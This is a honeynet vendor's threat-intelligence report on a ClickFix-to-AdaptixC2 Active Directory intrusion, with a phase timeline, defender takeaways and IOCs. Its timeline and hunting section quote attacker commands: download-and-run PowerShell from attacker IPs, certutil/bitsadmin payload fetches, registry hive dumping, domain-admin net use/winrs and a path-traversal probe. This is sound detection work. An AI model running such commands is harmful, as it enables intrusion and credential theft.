[Op Report] From ClickFix SpaceX1337 to Hands-on-Keyboard AD Attack
ThreatActor uses ClickFix to load SpaceX1337 then stacks four commodity RATs and pivots to an AdaptixC2 domain intrusion inside Deception.Pro.
Executive Summary
A security researcher at one of the top 10 U.S. banks ran the operation on a Deception.Pro Active Directory honeynet. It captured a three-day intrusion that began as a run-of-the-mill ClickFix lure and escalated into a full hands-on-keyboard domain attack. A spoofed financial-services page (dobyfinancial[.]com) presented a fake Cloudflare “Verify you are human” / “DNS Mismatch” prompt that walked the user through a paste-and-run Win+R → Ctrl+V → Enter sequence, delivering a first-stage PowerShell downloader and the SpaceX1337 RAT (self-branded “Overlord – 1337 y0ur n3tw0rk 1s 0urs”).
Over the following hours the same access was reused to stage four separate commodity RAT families — SpaceX1337, NetSupport RAT, AsyncRAT (via a signed GoTo Meeting DLL side-load), and a Remus-class stealer from numeric/decimal-encoded loader hosts. What made the operation notable is what happened after the automated stealer phase: the operator returned with interactive shells, pulled down an AdaptixC2 beacon compiled on-host with csc.exe, and spent the second day performing deep Active Directory reconnaissance, credential theft, seeded-credential abuse, lateral movement to a domain controller, and a credential-stuffing run against a seeded VPN portal.
Because the environment is fully instrumented — EDR, Suricata with TLS inspection enabled, and full Zeek metadata — the entire chain was observed end to end. Seeded deceptions (service-account passwords planted in Active Directory info attributes, a Group Policy Preferences trail, phantom domain trusts, and a VPN credential note) drew the operator into using planted credentials, exposing the full lateral-movement and VPN-attack playbook without ever putting a production asset at risk.
Key takeaway: an intrusion that a triage analyst could reasonably have written off as a generic crypto-stealer campaign was, in fact, an AD-aware operator who raised their game the moment they realized the host was domain-joined.

Environment at a Glance
Replica Role: Senior Claims Analysts
Replica Organization: Global Leader in Property, Casualty, and Life Insurances
Industry: Insurance
Topology: Microsoft Active Directory environment with 2,500+ endpoints and 500+ users.
Replica Location: United States
Observed duration: ~72 hours (Aug 4, 2026 through Aug 7, 2026)
Sensor Stack: LimaCharlie EDR, Zeek, Suricata with ETPRO
Infection Vector: ClickFix
Primary Threat Families: SpaceX1337, NetSupport, Remus, AsyncRAT, AdaptixC2
Note: Replica personas, organizations, and documents are AI-generated and randomized for believability. Any resemblance to real-world entities is purely coincidental.

Figure 1: Screenshot of the initial ClickFix site masquerading as a financial services company.
Timeline of Operation Activity
Times are UTC unless noted. The intrusion breaks cleanly into an automated stealer phase (Day 1) and a hands-on-keyboard domain phase (Days 1–2).
Phase 1 — ClickFix initial access & SpaceX1337 (4 Aug, ~19:27)
19:27 – windowsupdate.exe executes from the Downloads folder and re-launches itself with the --spacex-admin-service flag — the SpaceX1337 RAT.
It geolocates the host via ipinfo[.]io, ipapi[.]co, api[.]ipify[.]org and icanhazip[.]com, then beacons to 216[.]158[.]95[.]196:5173. The C2 exposes a themed “SPACE X 1337” web login panel (pictured below).
Notable evasion: the SpaceX1337 TLS client presents a randomized per-connection JA3 — dozens of unique client fingerprints across a handful of server fingerprints.
Phase 2 — Multi-RAT staging from encoded loader hosts (4–7 Aug, recurring)
The operator repeatedly pulled follow-on payloads using PowerShell Invoke-WebRequest against decimal-encoded IP loader hosts — e.g. iwr 1495423691/winup (= 89[.]34[.]90[.]203) and iwr 3634257860/cloud (= 216[.]158[.]95[.]196). Three distinct payload families were dropped:
NetSupport RAT — winup.ps1 stages a bundled Python interpreter that runs setup.py, installing Service.exe under AppData\Roaming\NetSupport; checks in to asgomd[.]com / 45[.]227[.]254[.]179:443.
Remus-class stealer — cloud.ps1 drops Veritaseum.exe, which beacons/exfils to slyfogx[.]shop / 45[.]43[.]143[.]17:5776 (ET Pro “Remus CnC”). Crypto-wallet recon follows — registry Uninstall queries for Ledger and Trezor.
AsyncRAT — main/mains/mainn.ps1 stage 3233133.exe, a legitimately signed GoTo Meeting binary used to DLL side-load a malicious g2m.dll; C2 rotates across 188[.]40[.]162[.]172:56001, 94[.]26[.]83[.]46:56001 and 94[.]26[.]83[.]44:56001 (server cert CN=Gzdsad).
Phase 3 — Hands-on-keyboard pivot: AdaptixC2 (5–6 Aug, from ~23:26 / 01:37)
Interactive cmd.exe /d /Q /K shells appear — the tempo and error-and-retry pattern mark the shift from automation to a live operator.
A PowerShell one-liner fetches svc.cs from corpus-relax-boss-attachments[.]trycloudflare[.]com/d/2a1021910ed4; csc.exe compiles it on-host into svc.exe — an AdaptixC2 BeaconHTTP agent.
The beacon rotates across six trycloudflare.com hostnames fronted by Cloudflare edge IPs 104[.]16[.]230[.]132 / 104[.]16[.]231[.]132; source intelligence places the true origins at 85[.]155[.]186[.]2 and 170[.]205[.]37[.]29. Extracted config: RC4 profile key 1fe0f33f0ba1b5a641b8d2bf4aa9a8b8, watermark 0x41f50bd7, Dropbox-API-style URIs.
Phase 4 — Active Directory discovery (6 Aug 01:40–02:35 & 13:33–16:56, 7 Aug)
Baseline recon: systeminfo, whoami /all, ipconfig /all, net user/group ‘Domain Admins’/‘Enterprise Admins’ /domain, nltest /dclist /domain_trusts, klist, netstat.
Deep ADSI/LDAP tradecraft via DirectorySearcher: enumerating computer objects (name=SRV*) and (operatingSystem=*Server*); harvesting svc_* service accounts and reading their description and info attributes; hunting SPNs (Kerberoast targets), LAPS (ms-Mcs-AdmPwd=*)), and delegation (msDS-AllowedToDelegateTo=*).
SYSVOL / Group Policy Preferences cpassword hunting, and enumeration of seeded phantom trusts.
Local subnet sweeps of TCP 445/135/3389/5985 and mass net view of discovered hosts.
Phase 5 — Credential access (6 Aug 02:32–15:03, 7 Aug 18:10)
Browser theft: copies of Chrome History and Login Data, reading the Local State os_crypt key and attempting app-bound key decryption via the Chrome IElevator COM interface and the elevation service, with SYSTEM-level scheduled-task tricks (ChromeKeyTask, WU_Update).
A helper binary chromelevator_x64.exe is pulled from 85[.]155[.]186[.]2:8888 and :9999 via certutil and bitsadmin (saved as svcdiag.exe / sd.exe).
Registry-hive theft: reg save HKLM\SAM | SYSTEM | SECURITY to C:\Windows\Temp, then Compress-Archive for offline extraction. Also VaultCmd, cmdkey /list, netsh wlan show profiles.
Phase 6 — Seeded-credential abuse & lateral movement (6 Aug 11:39+, 7 Aug)
Seeded service-account passwords recovered from the LDAP info attributes / GPP trail were sprayed against the DC for multiple user and svc_* accounts.
A planted domain-admin credential authenticated successfully: net use \\<DC_NAME>\IPC$ / ADMIN$ / C$ / sysvol as a domain admin, plus winrs to the DC and a mapped Z: SYSVOL drive — exactly the SMB Administrator-auth and Impacket-style session-setup alerts the deception is designed to trip.
Phase 7 — VPN credential-stuffing against a seeded endpoint (6 Aug 14:40–20:08)
A discovered VPN credential note yielded a portal username; the operator ran a cred-stuffing / brute campaign against cycling multiple planted passwords.
The operator also probed the VPN for auth-token renewal, password-change abuse, file enumeration, and path-traversal attempts (/api/file/..%2f..%2fetc/passwd). Sensitive source collection places the brute traffic originated from 85[.]155[.]186[.]2 — the same origin as the AdaptixC2 infrastructure, tying the VPN attack to the hands-on operator.
Total observed duration: ~ 72 hours
Assessment
This operation is a clean example of a an commodity front-end hiding an objective-driven operator. The ClickFix lure, crypto-wallet recon, and stacked stealers all point to a mass-market infostealer campaign. But the moment the host presented as domain-joined with reachable Active Directory, the actor changed posture entirely — dropping a purpose-built AdaptixC2 beacon and pursuing credentials, delegation paths, LAPS, DC access, and VPN footholds.
The tradecraft is capable but not elite. The operator leaned heavily on living-off-the-land binaries (certutil, bitsadmin, csc.exe, schtasks, reg save, winrs) and hands-typed PowerShell, with visible trial-and-error — dozens of near-identical curl/PowerShell attempts against the VPN API, and repeated encoding fumbles. That noise is itself an indicator: a real operator improvising against an unfamiliar environment, not a polished script.
The stacking of four RAT families plus a dedicated C2 framework suggests either an access broker monetizing the same foothold multiple ways, or an operator hedging for resilience. The heavy reuse of a single Adaptix origin (85[.]155[.]186[.]2) for the beacon, the second-stage tool host, and the VPN brute source is the strongest pivot in the dataset and links the otherwise-disparate phases to one actor.
Deception outcome: every planted lure fired as intended. Credentials seeded in AD info attributes and a VPN note were harvested and immediately weaponized; the phantom trusts and SRV* host list absorbed hours of recon; and the seeded VPN and DC-admin paths produced high-fidelity lateral-movement telemetry — all inside a fully-monitored killbox, with zero risk to production.
Defender Takeaways
Treat ClickFix seriously. A “Verify you are human” / “DNS Mismatch” page that instructs Win+R → Ctrl+V → Enter is malware delivery. Alert on RunMRU entries containing powershell / iwr / curl and on PowerShell whose parent is explorer.exe.
Hunt decimal/numeric-IP downloads. iwr <integer>/path and Executable Download from dotted-quad Host are cheap, high-signal detections.
Watch for on-host compilation. csc.exe or cvtres.exe spawned from cmd/powershell in a user temp path is a strong staging signal (AdaptixC2 built svc.exe this way).
Alert on hive theft & LOLBin downloads. reg save HKLM\SAM|SYSTEM|SECURITY, and certutil -urlcache / bitsadmin /transfer fetching an EXE from a bare IP.
Instrument AD read paths. LDAP queries reading info on svc_* accounts, ms-Mcs-AdmPwd, and delegation attributes are classic pre-escalation recon. Never store secrets in description / info — and consider seeding them as canaries.
Trycloudflare is not benign by default. Rapid, high-volume *.trycloudflare.com TLS with host-header rotation to Cloudflare edge IPs is worth review; here it fronted AdaptixC2.
Monitor DLL side-loading of signed binaries. A signed GoTo Meeting 3233133.exe loading g2m.dll from a user AppData path is AsyncRAT, not a meeting.

Figure 2: SpaceX1337 C2 panel login screen.
About Deception Pro
Deception.Pro (operated by PKB Communications LLC / MalBeacon) runs persistent, fully-instrumented Windows Active Directory honeynets designed to look and behave like real corporate environments. Seeded users, credentials, shares, VPN endpoints, and domain trusts lure real adversaries into hands-on activity while EDR, network, and PowerShell telemetry capture every step. The result is first-party, ground-truth threat intelligence — defanged IOCs, TTPs, and detections — sourced from live adversary behavior rather than open-source aggregation. Researchers are invited to apply for a free account.
Indicators of Compromise
Domains & IP Addresses
Lure / initial access
dobyfinancial[.]com spoofed finance page hosting the ClickFix lureasdiasd[.]hesoyam[.]casa ClickFix stage-0 script host (s.ps1)SpaceX1337 (“Overlord”) RAT
216[.]158[.]95[.]196:5173 SpaceX1337 C2 (also :443, STUN :3478)216[.]158[.]95[.]196:80 loader host (/cloud, /cubootc6ac86c4)Loader / staging hosts
89[.]34[.]90[.]203:80 decimal 1495423691 (/winup /main /mains /mainn)NetSupport RAT
asgomd[.]com / 45[.]227[.]254[.]179:443Remus-class stealer
slyfogx[.]shop / 45[.]43[.]143[.]17:5776AsyncRAT (GoTo Meeting DLL side-load)
188[.]40[.]162[.]172:5600194[.]26[.]83[.]46:5600194[.]26[.]83[.]44:56001AdaptixC2 (hands-on-keyboard)
corpus-relax-boss-attachments[.]trycloudflare[.]com svc.cs loadergloves-handbook-shot-cemetery[.]trycloudflare[.]com:443interfaces-blues-hope-definition[.]trycloudflare[.]com:443stayed-desert-scored-adds[.]trycloudflare[.]com:443guitars-las-industry-transition[.]trycloudflare[.]com:443plains-mark-classified-clubs[.]trycloudflare[.]com:443lung-alternate-interracial-issn[.]trycloudflare[.]com:44385[.]155[.]186[.]2 AdaptixC2 origin; 2nd-stage host :8888/:9999; VPN brute source170[.]205[.]37[.]29 AdaptixC2 originURLs
hxxps://asdiasd[.]hesoyam[.]casa/s[.]ps1?t=[UID]hxxp://89[.]34[.]90[.]203/winup (also /main /mains /mainn)hxxp://216[.]158[.]95[.]196/cloud (also /cubootc6ac86c4)hxxps://corpus-relax-boss-attachments[.]trycloudflare[.]com/d/2a1021910ed4hxxp://85[.]155[.]186[.]2:8888/chromelevator_x64[.]exehxxp://85[.]155[.]186[.]2:9999/chromelevator_x64[.]exeSuricata Alert Signatures
2827745 ETPRO MALWARE NetSupport RAT CnC Activity2035892 ET REMOTE_ACCESS NetSupport Remote Admin Checkin2867338 ETPRO MALWARE Remus CnC Victim Checkin (Debug)2867339 ETPRO MALWARE Remus CnC Exfil (POST)906200096 SSLBL Malicious JA3 SSL-Client Fingerprint (AsyncRAT)2842478 ETPRO JA3 Hash - Suspected ASYNCRAT Server Cert (ja3s)2035595 ET MALWARE Generic AsyncRAT/zgRAT Style SSL Cert903207447 SSLBL Malicious SSL certificate (QuasarRAT/AsyncRAT C&C)2058175 ET HUNTING TryCloudFlare Domain in TLS SNI2034552 ET INFO DNS Query to Commonly Abused Cloudflare Domain2016141 ET INFO Executable Download from dotted-quad Host2022858 ET HUNTING Suspicious BITS EXE DL From Dotted Quad2842588 ETPRO HUNTING Windows BITS UA Retrieving EXE M23300116 Suspicious BITSAdmin HTTP connection (T1105)2033355 ET INFO Windows Powershell User-Agent Usage2026988 ET ATTACK_RESPONSE PowerShell NoProfile Command Received3115595/595x MS-SAMR SamrEnumerate/LookupDomain (Stamus)3115336 MS-SRVS NetrShareEnum (Stamus)3301111 Impacket/Metasploit-style SMB setup (T1021.002)3300136 SMB Authentication Administrator Account3306862/3306863 Over 50MB/100MB TLS upload (exfil)File Hashes (SHA-256)
windowsupdate.exe (SpaceX1337) 13e7864dcd2cc896e50a33d5cd4b1aa97bcc9b0be445268b7bb10faa778bdaa5svc.exe (AdaptixC2, csc-compiled) 25a8ffe41e60c3ca6054b7e877dcf2c58b60900517c8640893ccec2dc4d21f41AdaptixC2 sample (config source) ef718fff7eba50f4986bcffeadb40351b1002c121dbfc37c05bc79fd78e1a18chs.zip (AsyncRAT bundle) 4dc920da5757305b403f23fcb4556b739f205d6e1c080c044359560993741bafmains.zip (AsyncRAT bundle) 738670b6d571ff3077a7bf858c2ca9730095addce87307d87e754039eeff50b3mestos.zip (NetSupport bundle) 55ebdf3dad264d9245fc081234f5e1547ff2017528c9718981d1a610a9bd6f673233133.exe (signed GoTo, host) 4dc4c0bdce7d711bd4160beebbfe67d64a65a5c083429cb222926d7bd095b353g2m.dll (side-load, variant 1) 8db21149cf24a305f0fa179b76054edc724921d9cbc08e26ebeaa7caba549c02g2m.dll (side-load, variant 2) e9b38ea850d8d914c8ad1c4d6107d19efacc690d1b9d0635e59e9155717b403bJA3 / JA3S Fingerprints
AdaptixC2 client JA3 37f463bf4616ecd445d4a1937da06e19AsyncRAT client JA3 fc54e0d16d9764783542f0146a98b300AsyncRAT server JA3S b74704234e6128f33bff9865696e31b3 (cert CN=Gzdsad)SpaceX1337 server JA3S 15af977ce25de452b96affa2addb1036 , eb1d94daa7e0344597e756a1fb6e7054Note: SpaceX1337 randomizes its client JA3 per connection (dozens of unique hashes). Cloudflare-fronted AdaptixC2 JA3S (ec74a5c51106f0419184d0dd08fb05bc, b31c0b82752ea0e2c48b8ce46e9263e5) are shared edge fingerprints — low confidence alone.
On-Disk Artifacts & Paths
<user>\Downloads\windowsupdate.exe SpaceX1337%TEMP%\winup.ps1 | cloud.ps1 | main.ps1 | mains.ps1 | mainn.ps1%TEMP%\clean-update-bootstrap.ps1 persistence attempt%TEMP%\AppSetup\Python\python.exe + %TEMP%\AppSetup\setup.pyAppData\Roaming\NetSupport\Service.exe NetSupport RATAppData\Roaming\ServiceClient[s|s2]\3233133.exe AsyncRAT (+ g2m.dll)%TEMP%\Veritaseum.exe Remus-class stealer%TEMP%\svc.cs , %TEMP%\svc.exe AdaptixC2 (compiled on-host)C:\Windows\Temp\svcdiag.exe , sd.exe chromelevator_x64.exeC:\Windows\Temp\s.dat | sy.dat | se.dat SAM | SYSTEM | SECURITY hivesC:\Windows\Temp\sy.zip staged hive archiveC:\Windows\Temp\h.db , %TEMP%\ld.db Chrome History / Login DataScheduled tasks: ChromeKeyTask , WU_UpdateCommand-Line Artifacts for Hunting
powershell ... "iwr <decimal-ip>/<path> -OutFile $env:temp\x.ps1 ...;&$env:temp\x.ps1"csc.exe /target:winexe ... /out:%TEMP%\svc.exe %TEMP%\svc.csreg save HKLM\SAM|SYSTEM|SECURITY C:\Windows\Temp\*.dat /ycertutil -urlcache -split -f hxxp://85[.]155[.]186[.]2:8888/chromelevator_x64[.]exe ...bitsadmin /transfer dl hxxp://85[.]155[.]186[.]2:9999/chromelevator_x64[.]exe ...([adsisearcher]'(samaccountname=svc_*)') ... $_.Properties['info'] / ['description']DirectorySearcher Filter '(name=SRV*)' | '(ms-Mcs-AdmPwd=*)' | '(msDS-AllowedToDelegateTo=*)'schtasks /Create /TN ChromeKeyTask /TR "powershell -enc ..." ... /RU SYSTEMnet use \\DC-US-2\IPC$ /user:<domain>\<domain_admin> <pw> (also ADMIN$/C$/sysvol)winrs -r:DC-US-2.<domain> -u:<domain>\<domain_admin>-p:<pw> hostnamecurl.exe -sk -X POST hxxps://VPN_ENDPOINT/api/auth/login/userpassword -d @b.jsonMITRE ATT&CK Mapping
Initial Access: T1566 Phishing; T1204.004 Malicious Copy-Paste (ClickFix); T1189 Drive-by Compromise
Execution: T1059.001 PowerShell; T1059.003 Windows Command Shell; T1204.002 User Execution; T1127 Trusted Developer Utilities (csc.exe)
Persistence: T1053.005 Scheduled Task
Defense Evasion: T1218 System Binary Proxy (certutil/bitsadmin); T1140 Deobfuscate/Decode; T1027 Obfuscated Files/Info (decimal-IP, base64); T1036 Masquerading (windowsupdate.exe); T1574.002 DLL Side-Loading (g2m.dll); T1070 Indicator Removal (transcript deletion)
Discovery: T1087 Account; T1482 Domain Trust; T1018 Remote System; T1046 Network Service; T1069 Permission Groups; T1016 Network Config; T1135 Network Share; T1518.001 Security Software
Credential Access: T1003.002 SAM; T1003.004 LSA Secrets; T1552.006 GPP; T1552.001 Creds in Files; T1555.003 Creds from Browsers; T1110.003 Password Spraying; T1110.004 Credential Stuffing
Lateral Movement: T1021.002 SMB/Admin Shares; T1021.006 WinRM
Command & Control: T1071.001 Web Protocols; T1105 Ingress Tool Transfer; T1571 Non-Standard Port; T1573 Encrypted Channel; T1572 Protocol Tunneling (trycloudflare); T1132 Data Encoding
Collection / Exfiltration: T1005 Data from Local System; T1041 Exfiltration Over C2 Channel (50MB+/100MB+ TLS uploads)